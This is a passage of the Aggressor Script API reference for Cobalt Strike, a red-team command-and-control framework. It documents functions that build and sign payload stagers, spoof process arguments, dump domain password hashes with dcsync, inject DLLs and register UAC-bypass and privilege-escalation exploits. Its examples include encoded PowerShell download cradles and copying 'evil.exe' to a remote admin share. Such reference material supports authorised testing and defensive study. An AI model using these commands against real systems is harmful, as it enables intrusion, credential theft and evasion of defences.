Returns a list of application information in Cobalt Strike's data model. These applications are results from the System Profiler.

### Returns

An array of dictionary objects with information about each application.

### Example

```
printAll(applications());
```

## archives

Returns a massive list of archived information about your activity from Cobalt Strike's data model. This information is leaned on heavily to reconstruct your activity timeline in Cobalt Strike's reports.

### Returns

An array of dictionary objects with information about your team's activity.

### Example

```
foreach $index => $entry (archives()) {
    println("\c3( $+ $index $+ )\o $entry");
}
```

## artifact

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&artifact\\_stager](#) instead.

Generates a stager artifact (exe, dll) from a Cobalt Strike listener

### Arguments

**\$1** - the listener name

**\$2** - the artifact type

**\$3** - deprecated; this parameter no longer has any meaning.

**\$4** - x86|x64 - the architecture of the generated stager

Type	Description
dll	an x86 DLL
dllx64	an x64 DLL
exe	a plain executable
powershell	a powershell script
python	a python script
svcexe	a service executable
vbscript	a Visual Basic script

## Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

## Returns

A scalar containing the specified artifact.

## Example

```
$data = artifact("my listener", "exe");

$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## artifact\_general

Generates a payload artifact from arbitrary shellcode.

## Arguments

\$1 - the shellcode

\$2 - the artifact type

\$3 - x86|x64 - the architecture of the generated payload

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script
svcexe	a service executable

## Note

While the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as \$3

## artifact\_payload

Generates a stageless payload artifact (exe, dll) from a Cobalt Strike listener name

### Arguments

\$1 - the listener name

\$2 - the artifact type

\$3 - x86|x64 - the architecture of the generated payload (stage)

\$4 - exit method: 'thread' (leave the thread when done) or 'process' (exit the process when done). Use 'thread' if injecting into an existing process.

\$5 – A string value for the system call method. Valid values are:

**None:** Use the standard Windows API function.

**Direct:** Use the Nt\* version of the function.

**Indirect:** Jump to the appropriate instruction within the Nt\* version of the function.

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script
raw	raw payload stage
svcexe	a service executable

\$6 - (optional) The supporting HTTP library for generated beacons (wininet|winhttp|\$null|blank string).

\$7 - (optional) DNS Comm Mode Override. Use this to change the DNS Comm Mode from the default mode defined in Malleable C2 (dns|dns\_over\_https|\$null|blank string).

## Note

While the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as \$3

## Example

```
$data = artifact_payload("my listener", "exe", "x86", "process",
"Indirect");
```

## artifact\_sign

Sign an EXE or DLL file using the code-signer malleable c2 profile setting for the active team server.

## Arguments

\$1 - the contents of the EXE or DLL file to sign

## Notes

- This function requires that a code-signing certificate is specified in this server's [Malleable C2 profile](#). If no code-signing certificate is configured, this function will return \$1 with no changes.

- If the Cobalt Strike UI is connected to multiple team servers, the code-signer used is for the active team server which may not be the team server used to generate the artifact.
- **DO NOT** sign an executable or DLL twice. The library Cobalt Strike uses for code-signing will create an invalid (second) signature if the executable or DLL is already signed.

## Returns

A scalar containing the signed artifact.

## Example

```
# generate an artifact!
$data = artifact_payload("my listener", "exe", "x64", "process", "Indirect");

# sign it.
$data = artifact_sign($data);

# save it
$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## artifact\_stageless

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&artifact\\_payload](#) instead.

Generates a stageless artifact (exe, dll) from a (local) Cobalt Strike listener

## Arguments

\$1 - the listener name (must be local to this team server)

\$2 - the artifact type

\$3 - x86|x64 - the architecture of the generated payload (stage)

\$4 - proxy configuration string

\$5 - callback function. This function is called when the artifact is ready. The \$1 argument is the stageless content.

Type	Description
dll	an x86 DLL
dllx64	an x64 DLL
exe	a plain executable
powershell	a powershell script
python	a python script
raw	raw payload stage
svcexe	a service executable

## Notes

- This function provides the stageless artifact via a callback function. This is necessary because Cobalt Strike generates payload stages on the team server.
- The proxy configuration string is the same string you would use with **Payloads -> Windows Stageless Payload**. \*direct\* ignores the local proxy configuration and attempts a direct connection. protocol://user:[email protected]:port specifies which proxy configuration the artifact should use. The username and password are optional (e.g., protocol://host:port is fine). The acceptable protocols are socks and http. Set the proxy configuration string to \$null or "" to use the default behavior. Custom dialogs may use [\\$drow\\_proxyserver](#) to set this.
- This function cannot generate artifacts for listeners on other team servers. This function also cannot generate artifacts for foreign listeners. Limit your use of this function to local listeners with stages only. Custom dialogs may use [\\$drow\\_listener\\_stage](#) to choose an acceptable listener for this function.
- Note: while the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as \$3

## Example

```
sub ready {
    local('$handle');
    $handle = openf(">out.exe");
    writeb($handle, $1);
```

```

    closef($handle);
}

artifact_stageless("my listener", "exe", "x86", "", &ready);

```

## artifact\_stager

Generates a stager artifact (exe, dll) from a Cobalt Strike listener

### Arguments

\$1 - the listener name

\$2 - the artifact type

\$3 - x86|x64 - the architecture of the generated stager

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script
raw	the raw file
svcexe	a service executable
vbscript	a Visual Basic script

### Note

Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

### Returns

A scalar containing the specified artifact.

### Example

```

$data = artifact_stager("my listener", "exe", "x86");

```

```
$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## barch

Returns the architecture of your Beacon session (e.g., x86 or x64)

### Arguments

\$1 - the id for the beacon to pull metadata for

### Note

If the architecture is unknown (e.g., a DNS Beacon that hasn't sent metadata yet); this function will return x86.

### Example

```
println("Arch is: " . barch($1));
```

## bargue\_add

This function adds an option to Beacon's list of commands to spoof arguments for.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command to spoof arguments for. Environment variables are OK here too.

\$3 - the fake arguments to use when the specified command is run.

### Notes

- The process match is exact. If Beacon tries to launch "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe. It will only match net.exe.
- x86 Beacon can only spoof arguments in x86 child processes. Likewise, x64 Beacon can only spoof arguments in x64 child processes.

- The real arguments are written to the memory space that holds the fake arguments. If the real arguments are longer than the fake arguments, the command launch will fail.

## Example

```
# spoof cmd.exe arguments.
bargue_add($1, "%COMSPEC%", "/K \"cd c:\windows\temp & startupdatenow.bat\"");

# spoof net arguments
bargue_add($1, "net", "user guest /active:no");
```

## bargue\_list

List the commands + fake arguments Beacon will spoof arguments for.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
bargue_list($1);
```

## bargue\_remove

This function removes an option to Beacon's list of commands to spoof arguments for.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command to spoof arguments for. Environment variables are OK here too.

## Example

```
# don't spoof cmd.exe
bargue_remove($1, "%COMSPEC%");
```

## base64\_decode

Unwrap a base64-encoded string

## Arguments

\$1 - the string to decode

## Returns

The argument processed by a base64 decoder

## Example

```
println(base64_decode(base64_encode("this is a test")));
```

## base64\_encode

Base64 encode a string

## Arguments

\$1 - the string to encode

## Returns

The argument processed by a base64 encoder

## Example

```
println(base64_encode("this is a test"));
```

## bbeacon\_config

Use this script function with the **host** command to view and update beacon status and configuration . Use the **failover\_notification** command to control beacon failover notifications

## Failover\_Notification Command

Use this command to retrieve the current notification setting from a beacon [HTTP|DNS]. Use the [true|false] arguments to enable/disable notifications from a beacon [HTTP|DNS] when host rotation occurs from failover events.

### **bbeacon\_config failover\_notification [true | false]**

#### Example

```
$beacon_id = $1;
bbeacon_config($beacon_id, "failover_notification");
bbeacon_config($beacon_id, "failover_notification", "true");
bbeacon_config($beacon_id, "failover_notification", "false");
```

## Host Command

Use this command to view and update beacon status and configuration of the beacons callback host list.

### **bbeacon\_config [host] [action] [arguments]**

where Action and Arguments can be:

Action	Description	Arguments
add	Add a host/uri to the beacons callback host list. The uri must be known by the server. A maximum of 32 hosts may be defined. Multiple hosts and uris can be used by way of a comma-separated list.	[hostname] [uri]
info	Retrieve host callback information from a beacon.	
hold	Hold a host in the callback host list [Random and Round-Robin rotation only]. Multiple hosts can be used by way of a comma-separated list.	[hostname]
profiles	List the host profiles available in the beacon config.	
release	Release a host in the callback host list [Random and Round-Robin rotation only]. Multiple hosts can be used by way of a comma-separated list.	[hostname]

Action	Description	Arguments
remove	Remove a host from the beacons callback host list. Multiple hosts can be used by way of a comma-separated list.	[hostname]
reset	Reset the status and/or statistics for callback hosts.	[all status statistics] [hostname]
update	Change the host/uri of an existing host/uri in the host list. The uri must be known by the server. Multiple hosts and uris can be used by way of a comma-separated list.	[original-hostname] [new-hostname] [new-uri]

## Examples

### Add a host to host list

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "add", [hostname], [uri]);
bbeacon_config($beacon_id, "host", "add", [hostname1,hostname2], [uri1,uri2]);
```

### Remove a host

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "remove", [hostname]);
bbeacon_config($beacon_id, "host", "remove", [hostname1,hostname2]);
```

### Change a host name

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "update", [original-hostname], [new-hostname]);
bbeacon_config($beacon_id, "host", "update", [original-hostname1,original-hostname2], [new-hostname1,new-hostname2]);
bbeacon_config($beacon_id, "host", "update", [original-hostname], [new-hostname], [new-uri]);
bbeacon_config($beacon_id, "host", "update", [original-hostname1,original-hostname2], [new-hostname1,new-hostname2], [new-uri1,new-uri2]);
```

### List defined host profile host names

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "profiles");
```

## Retrieve host callback information

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "info");
```

## Reset status/statistics

```
$beacon_id = $1;
bbeacon_config($beacon_id, "host", "reset", "[all|status|statistics]");
bbeacon_config($beacon_id, "host", "reset", "[all|status|statistics]",
[hostname]);
bbeacon_config($beacon_id, "host", "reset", "[all|status|statistics]",
[hostname1,hostname2]);
```

**NOTE:**

**Resetting status will reset:**

- Host held setting

**Resetting statistics will reset:**

- Last successful connection timestamp
- Last failed connection timestamp
- Successful connection count
- Failed connection count

## bbeacon\_gate

Change the use of beacon gate at runtime to disable/enable the functionality. See [Malleable PE, Process Injection, and Post Exploitation > Beacon Gate](#) for more information.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - enable or disable to change the beacon gate behavior.

### Example

```
# Disable the beacon gate functionality
bbeacon_gate($1, "disable");
```

## bblockdlls

Launch child processes with binary signature policy that blocks non-Microsoft DLLs from loading in the process space.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - true or false; block non-Microsoft DLLs in child process

## Note

This attribute is available in Windows 10 only.

## Example

```
on beacon_initial {
    binput($1, "blockdlls start");
    bblockdlls($1, true);
}
```

## bbrowser

Generate the beacon browser GUI component. Shows only Beacons.

## Returns

The beacon browser GUI object (a **javax.swing.JComponent**)

## Example

```
addVisualization("Beacon Browser", bbrowser());
```

## See also

[&showVisualization](#)

## bbrowserspivot

Start a Browser Pivot

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to inject the browser pivot agent into.

\$3 - the architecture of the target PID (x86|x64)

## Example

```
bbrowserpivot($1, 1234, "x86");
```

## bbrowserpivot\_stop

Stop a Browser Pivot

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
bbrowserpivot_stop($1);
```

## bbypassuac

**REMOVED** Removed in Cobalt Strike 4.0.

## bcancel

Cancel a file download

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file to cancel or a wildcard.

## Example

```
item "&Cancel Downloads" {
    bcancel($1, "*");
}
```

## bcd

Ask a Beacon to change it's current working directory.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the folder to change to.

### Example

```
# create a command to change to the user's home directory
alias home {
    $home = "c:\\users\\\" . binfo($1, "user");
    bcd($1, $home);
}
```

## bcheckin

Ask a Beacon to checkin. This is basically a no-op for Beacon.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

### Example

```
item "&Checkin" {
    binput($1, "checkin");
    bcheckin($1);
}
```

## bclear

This is the "oops" command. It clears the queued tasks for the specified beacon.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
bclear($1);
```

## bclipboard

Ask beacon to get the text clipboard contents.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
bclipboard($1);
```

## bconnect

Ask Beacon (or SSH session) to connect to a Beacon peer over a TCP socket

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target to connect to

\$3 - (optional) the port to use. Default profile port is used otherwise.

## Note

Use [&beacon\\_link](#) if you want a script function that will connect or link based on a listener configuration.

## Example

```
bconnect($1, "DC");
```

## bcovertvpn

Ask Beacon to deploy a Covert VPN client.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the Covert VPN interface to deploy

\$3 - the IP address of the interface [on target] to bridge into

\$4 - (optional) the MAC address of the Covert VPN interface

### Example

```
bcovertvpn($1, "phear0", "172.16.48.18");
```

## bcp

Ask Beacon to copy a file or folder.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file or folder to copy

\$3 - the destination

### Example

```
bcp($1, "evil.exe", "\\\target\C$\evil.exe");
```

## bdata

Get metadata for a Beacon session.

## Arguments

\$1 - the id for the beacon to pull metadata for

## Returns

A dictionary object with metadata about the Beacon session.

## Example

```
println(bdata("1234"));
```

## bdata\_store\_list

List the post-ex items currently available in the data store.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
bdata_store_list($1);
```

## bdata\_store\_load

Load post-ex items to Beacon. This provides a mechanism to upload data and then query it via BOFs using APIs such as BeaconStoreGetItem().

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - item type [b0f|dotnet|file]

\$3 - file path

\$4 - (optional) item name (If omitted, the file name is used).

## Example

```

alias "data_store_load" {
    blog($1, "Loading data store...");
    bdata_store_load($1, "bof", "/home/someone/file.bof");
    bdata_store_load($1, "dotnet", "/home/someone/file.dotnet");
    bdata_store_load($1, "file", "/home/someone/file.data");
    blog($1, "Loaded data store...");
}

alias "data_store_load_with_name" {
    blog($1, "Loading data store with names...");
    bdata_store_load($1, "bof", "/home/someone/file.bof", "myBof");
    bdata_store_load($1, "dotnet", "/home/someone/file.dotnet", "myDotNet");
    bdata_store_load($1, "file", "/home/someone/file.data", "myData");
    blog($1, "Loaded data store with names...");
}

```

## bdata\_store\_unload

Remove specific post-ex item from the store.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - index

### Example

```
bdata_store_unload($1, parseNumber($2));
```

## bdcsync

Use mimikatz's dcsync command to pull a user's password hash from a domain controller. This function requires a domain administrator trust relationship.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - fully qualified name of the domain

\$3 - (optional) DOMAIN\user to pull hashes for

\$4 - (optional) the PID to inject the dcsync command into or \$null

\$5 - (optional) the architecture of the target PID (x86|x64) or \$null

## Note

If \$3 is left out, dcsync will dump all domain hashes.

## Examples

### Spawn a temporary process

```
# dump a specific account
bdcSync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator");

# dump all accounts
bdcSync($1, "PLAYLAND.testlab");
```

### Inject into the specified process

```
# dump a specific account
bdcSync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator", 1234, "x64");

# dump all accounts
bdcSync($1, "PLAYLAND.testlab", $null, 1234, "x64");
```

## bdesktop

Start a VNC session.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
item "&Desktop (VNC)" {
    bdesktop($1);
}
```

## bdllinject

Inject a Reflective DLL into a process.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to inject the DLL into

\$3 - the local path to the Reflective DLL

### Example

```
bdllinject($1, 1234, script_resource("test.dll"));
```

## bdllload

Call LoadLibrary() in a remote process with the specified DLL.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target process PID

\$3 - the on-target path to a DLL

### Note

The DLL must be the same architecture as the target process.

### Example

```
bdllload($1, 1234, "c:\\windows\\\\mystuff.dll");
```

## bdllspawn

Spawn a Reflective DLL as a Beacon post-exploitation job.

## Arguments

- \$1 - the id for the beacon. This may be an array or a single ID.
- \$2 - the local path to the Reflective DLL
- \$3 - a parameter to pass to the DLL
- \$4 - a short description of this post exploitation job (shows up in **jobs** output)
- \$5 - wait time for returned data specified in milliseconds (5000 = 5 seconds)
- \$6 - true/false; use impersonated token when running this post-ex job?
- \$7 - (optional) callback function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

## Notes

- This function will spawn an x86 process if the Reflective DLL is an x86 DLL. Likewise, if the Reflective DLL is an x64 DLL, this function will spawn an x64 process.
- A well-behaved Reflective DLL follows these rules:
  - Receives a parameter via the reserved DllMain parameter when the DLL\_PROCESS\_ATTACH reason is specified.
  - Prints messages to STDOUT
  - Calls `fflush(stdout)` to flush STDOUT
  - Calls `ExitProcess(0)` when done. This kills the spawned process to host the capability.

## Example (ReflectiveDll.c)

This example is based on [Stephen Fewer's Reflective DLL Injection Project](#):

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved ) {
    BOOL bReturnValue = TRUE;
    switch( dwReason ) {
        case DLL_QUERY_HMODULE:
            if( lpReserved != NULL )
                *(HMODULE *)lpReserved = hAppInstance;
            break;
        case DLL_PROCESS_ATTACH:
```

```

hAppInstance = hinstDLL;

/* print some output to the operator */
if (lpReserved != NULL) {
    printf("Hello from test.dll.
Parameter is '%s'\n", (char *)lpReserved);
}
else {
    printf("Hello from test.dll. There is no parameter\n");
}

/* flush STDOUT */
fflush(stdout);

/* we're done, so let's exit */
ExitProcess(0);
break;
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
    break;
}
return bReturnValue;
}

```

## Example (Aggressor Script)

```

alias hello {
    bdllspawn($1, script_resource("reflective_dll.dll"), $2,
    "test dll", 5000, false);
}

```

## bdownload

Ask a Beacon to download a file

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file to request

### Example

```
bdownload($1, "c:\\sysprep.inf");
```

## bdrives

Ask Beacon to list the drives on the compromised system

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

### Example

```
item "&Drives" {
    binput($1, "drives");
    bdrives($1);
}
```

## beacon\_command\_describe

Describe a Beacon command.

### Returns

A string description of the Beacon command.

### Arguments

\$1 - the command

### Example

```
println(beacon_command_describe("ls"));
```

## beacon\_command\_detail

Get the help information for a Beacon command.

### Returns

A string with helpful information about a Beacon command.

## Arguments

\$1 - the command

## Example

```
println(beacon_command_detail("ls"));
```

## beacon\_command\_group

Register a Help Group. A Help Group can assist with organizing the Beacon console's **help** command output (see Beacon console **help help**). Groups will not appear in help until you register commands for the group. Added groups will reset when a client disconnects.

## Arguments

\$1 - the group id (registers commands to the group). Do not include "," or "@" characters in group ids.

\$2 - group name

\$3 - group description

## Example

```
alias echo {
    blog($1, "You typed: " . substr($1, 5));
}

beacon_command_group(
    "my_help_group_id",
    "My Help Group Name",
    "This is my example help group");

beacon_command_register(
    "echo",
    "echo text to beacon log",
    "Synopsis: echo [arguments]\n\nLog arguments to the Beacon
console",
    "my_help_group_id");
```

## beacon\_command\_register

Register help information for a Beacon command.

### Arguments

\$1 - the command

\$2 - the short description of the command

\$3 - the long-form help for the command.

\$4 - (optional) the group id to assign the command. If the group id does not exist, it is ignored.

### Example

```
alias echo {
    blog($1, "You typed: " . substr($1, 5));
}

beacon_command_group(
    "my_help_group_id",
    "My Help Group Name",
    "This is my example help group");

beacon_command_register(
    "echo",
    "echo text to beacon log",
    "Synopsis: echo [arguments]\n\nLog arguments to the beacon console");
    "my_help_group_id");
```

### See Also

[User Defined Tab Completion on page 36](#)

## beacon\_commands

Get a list of Beacon commands.

### Returns

An array of Beacon commands.

### Example

```
printAll(beacon_commands());
```

## beacon\_data

Get metadata for a Beacon session.

### Arguments

\$1 - the id for the beacon to pull metadata for

### Returns

A dictionary object with metadata about the Beacon session.

### Example

```
println(beacon_data("1234"));
```

## beacon\_elevator\_describe

Describe a Beacon command elevator exploit

### Returns

A string description of the Beacon command elevator

### Arguments

\$1 - the exploit

### Example

```
println(beacon_elevator_describe("uac-token-duplication"));
```

### See Also

&beacon\_elevator\_register, &beacon\_elevators, &belevate\_command

## beacon\_elevator\_register

Register a Beacon command elevator with Cobalt Strike. This adds an option to the **runasadmin** command.

### Arguments

\$1 - the exploit short name

\$2 - a description of the exploit

\$3 - the function that implements the exploit (\$1 is the Beacon ID, \$2 the command and arguments)

### Example

```
# Integrate schtasks.exe (via SilentCleanup) Bypass UAC attack
# Sourced from Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module\_source/privesc
sub schtasks_elevator {
    local('$handle $script $oneliner $command');

    # acknowledge this command
    btask($1, "Tasked Beacon to execute $2 in a high integrity context",
    "T1088");

    # read in the script
    $handle = openf(getFileProper(script_resource("modules")), "Invoke-
EnvBypass.ps1");
    $script = readb($handle, -1);
    closef($handle);

    # host the script in Beacon
    $oneliner = beacon_host_script($1, $script);

    # base64 encode the command
    $command = transform($2, "powershell-base64");

    # run the specified command via this exploit.
    bpowershell!($1, "Invoke-EnvBypass -Command \" $+ $command $+ \\"",

$oneliner);
```

```

}

beacon_elevator_register("uac-schtasks", "Bypass UAC with schtasks.exe (via
SilentCleanup)", &schtasks_elevator);

```

## See Also

[&beacon\\_elevator\\_describe](#), [&beacon\\_elevators](#), [&belevate\\_command](#)

## beacon\_elevators

Get a list of command elevator exploits registered with Cobalt Strike.

### Returns

An array of Beacon command elevators

### Example

```
printAll(beacon_elevators());
```

### See also

[&beacon\\_elevator\\_describe](#), [&beacon\\_elevator\\_register](#), [&belevate\\_command](#)

## beacon\_execute\_job

Run a command and report its output to the user.

### Arguments

\$1 - the Beacon ID

\$2 - the command to run (environment variables are resolved)

\$3 - the command arguments (environment variables are not resolved).

\$4 - flags that change how the job is launched (e.g., 1 = disable WOW64 file system redirection)

### Notes

- The string \$2 and \$3 are combined as-is into a command line. Make sure you begin \$3 with a space!
- This is the mechanism Cobalt Strike uses for its shell and powershell commands.

## Example

```
alias shell {
    local('$args');
    $args = substr($0, 6);
    btask($1, "Tasked beacon to run: $args", "T1059");
    beacon_execute_job($1, "%COMSPEC%", " /C $args", 0);
}
```

## beacon\_execute\_postex\_job

Execute a user defined post exploitation task.

### Arguments

\$1 - the PID to inject the task or \$null for using fork&run

\$2 - a string containing the postex DLL

\$3 - (optional) packed arguments to pass to the postex task

\$4 - (optional) callback function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

\$5 - (optional) the message id type for the postex task. Defaults to CALLBACK\_POSTEX\_KIT

### See Also:

[Postex Kit on page 122](#)

## beacon\_exploit\_describe

Describe a Beacon exploit

### Returns

A string description of the Beacon exploit

## Arguments

\$1 - the exploit

## Example

```
println(beacon_exploit_describe("ms14-058"));
```

## See Also

[&beacon\\_exploit\\_register](#), [&beacon\\_exploits](#), [&belevate](#)

## [beacon\\_exploit\\_register](#)

Register a Beacon privilege escalation exploit with Cobalt Strike. This adds an option to the **elevate** command.

## Arguments

\$1 - the exploit short name

\$2 - a description of the exploit

\$3 - the function that implements the exploit (\$1 is the Beacon ID, \$2 is the listener)

## Example

```
# Integrate windows/local/ms16_016_webdav from Metasploit
# https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/windows/local/ms16_016_webdav.rb

sub ms16_016_exploit {
    local('$stager');

    # check if we're on an x64 system and error out.
    if (-is64 $1) {
        berror($1, "ms16-016 exploit is x86 only");
        return;
    }

    # acknowledge this command
```

```

btask($1, "Task Beacon to run " . listener_describe($2) . " via ms16-016",
"T1068");

# generate our shellcode
$stager = payload($2, "x86");

# spawn a Beacon post-ex job with the exploit DLL
bdllspawn! ($1, getFileProper(script_resource("modules"), "cve-2016-
0051.x86.dll"), $stager, "ms16-016", 5000);

# link to our payload if it's a TCP or SMB Beacon
beacon_link($1, $null, $2);
}

beacon_exploit_register("ms16-016", "mrx dav.sys WebDav Local Privilege
Escalation (CVE 2016-0051)", &ms16_016_exploit);

```

## See Also

[&beacon\\_exploit\\_describe](#), [&beacon\\_exploits](#), [&belevate](#)

## [beacon\\_exploits](#)

Get a list of privilege escalation exploits registered with Cobalt Strike.

### Returns

An array of Beacon exploits.

### Example

```
printAll(beacon_exploits());
```

## See also

[&beacon\\_exploit\\_describe](#), [&beacon\\_exploit\\_register](#), [&belevate](#)

## [beacon\\_host\\_imported\\_script](#)

Locally host a previously imported PowerShell script within Beacon and return a short script that will download and invoke this script.

## Arguments

\$1 - the id of the Beacon to host this script with.

## Returns

A short PowerShell script to download and evaluate the previously script when run. How this one-liner is used is up to you!

## Example

```
alias powershell {
    local('$args $cradle $runme $cmd');

    # $0 is the entire command with no parsing.
    $args    = substr($0, 11);

    # generate the download cradle (if one exists) for an imported PowerShell
    # script
    $cradle = beacon_host_imported_script($1);

    # encode our download cradle AND cmdlet+args we want to run
    $runme  = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

    # Build up our entire command line.
    $cmd     = " -nop -exec bypass -EncodedCommand \" $+ $runme $+ \\";

    # task Beacon to run all of this.
    btask($1, "Tasked beacon to run: $args", "T1086");
    beacon_execute_job($1, "powershell", $cmd, 1);
}
```

## beacon\_host\_script

Locally host a PowerShell script within Beacon and return a short script that will download and invoke this script. This function is a way to run large scripts when there are constraints on the length of your PowerShell one-liner.

## Arguments

\$1 - the id of the Beacon to host this script with.

\$2 - the script data to host.

## Returns

A short PowerShell script to download and evaluate the script when run. How this one-liner is used is up to you!

## Example

```
alias test {
    local('$script $hosted');
    $script = "2 + 2";
    $hosted = beacon_host_script($1, $script);

    binput($1, "powerpick $hosted");
    bpowerpick($1, $hosted);
}
```

## beacon\_ids

Get the ID of all Beacons calling back to this Cobalt Strike team server.

## Returns

An array of beacon IDs

## Example

```
foreach $bid (beacon_ids()) {
    println("Bid: $bid");
}
```

## beacon\_info

Get information from a Beacon session's metadata.

## Arguments

\$1 - the id for the beacon to pull metadata for

\$2 - the key to extract

## Returns

A string with the requested information.

## Example

```
println("User is: " . beacon_info("1234", "user"));
println("PID  is: " . beacon_info("1234", "pid"));
```

## beacon\_inline\_execute

Execute a Beacon Object File

### Arguments

\$1 - the id for the Beacon

\$2 - a string containing the BOF file

\$3 - the entry point to call

\$4 - packed arguments to pass to the BOF file

\$5 - (optional) [callback](#) function with the results. Arguments to the callback are: \$1 = beacon ID, \$2 = results, \$3 = information map

### Note

The Cobalt Strike documentation has a page specific to BOF files. See [Beacon Object Files on page 190](#).

### Example (hello.c)

```
/*
 * Compile with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include "windows.h"
#include "stdio.h"
#include "tlhelp32.h"
#include "beacon.h"
```

```

void demo(char * args, int length) {
    datap parser;
    char * str_arg;
    int num_arg;

    BeaconDataParse(&parser, args, length);
    str_arg = BeaconDataExtract(&parser, NULL);
    num_arg = BeaconDataInt(&parser);

    BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_
arg);
}

```

## Example (hello.cna)

```

alias hello {
    local('$barch $handle $data $args');

    # figure out the arch of this session
    $barch = barch($1);

    # read in the right BOF file
    $handle = openf(script_resource("hello. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # pack our arguments
    $args = bof_pack($1, "zi", "Hello World", 1234);

    # announce what we're doing
    btask($1, "Running Hello BOF");

    # execute it.
    beacon_inline_execute($1, $data, "demo", $args);
}

```

## See Also

[&b0f\\_pack](#)

[beacon\\_job\\_hide\\_output](#)

Hide or show the output of a specific job in Beacon console.

## Arguments

\$1 - the Beacon id

\$2 - the Job id

\$3 - 1 for hide, 0 for show

## Example

```
beacon_job_hide_output($bid, $jid, 1);    # Hide the output
beacon_job_hide_output($bid, $jid, 0);    # Show the output
```

## beacon\_job\_name

Set the name for a specific job entry.

## Arguments

\$1 - the Beacon id

\$2 - the Job id

\$3 - the new job name

## beacon\_link

This function links to an SMB or TCP listener. If the specified listener is not an SMB or TCP listener, this function does nothing.

## Arguments

\$1 - the id of the beacon to link through

\$2 - the target host to link to. Use \$null for localhost.

\$3 - the listener to link

## Example

```
# smartlink [target] [listener name]
alias smartlink {
    beacon_link($1, $2, $3);
}
```

## [beacon\\_remote\\_exec\\_method\\_describe](#)

Describe a Beacon remote execute method

### Returns

A string description of the Beacon remote execute method.

### Arguments

\$1 - the method

### Example

```
println(beacon_remote_exec_method_describe("wmi"));
```

### See also

[&beacon\\_remote\\_exec\\_method\\_register](#), [&beacon\\_remote\\_exec\\_methods](#), [&bremote\\_exec](#)

## [beacon\\_remote\\_exec\\_method\\_register](#)

Register a Beacon remote execute method with Cobalt Strike. This adds an option for use with the **remote-exec** command.

### Arguments

\$1 - the method short name

\$2 - a description of the method

\$3 - the function that implements the exploit (\$1 is the Beacon ID, \$2 is the target, \$3 is the command+args)

### See Also

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_methods](#), [&bremote\\_exec](#)

## beacon\_remote\_exec\_methods

Get a list of remote execute methods registered with Cobalt Strike.

### Returns

An array of remote exec modules.

### Example

```
printAll(beacon_remote_exec_methods());
```

### See also

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_method\\_register](#),  
[&bremote\\_exec](#)

## beacon\_remote\_exploit\_arch

Get the arch info for this Beacon lateral movement option.

### Arguments

\$1 - the exploit

### Returns

x86 or x64

### Example

```
println(beacon_remote_exploit_arch("psexec"));
```

### See Also

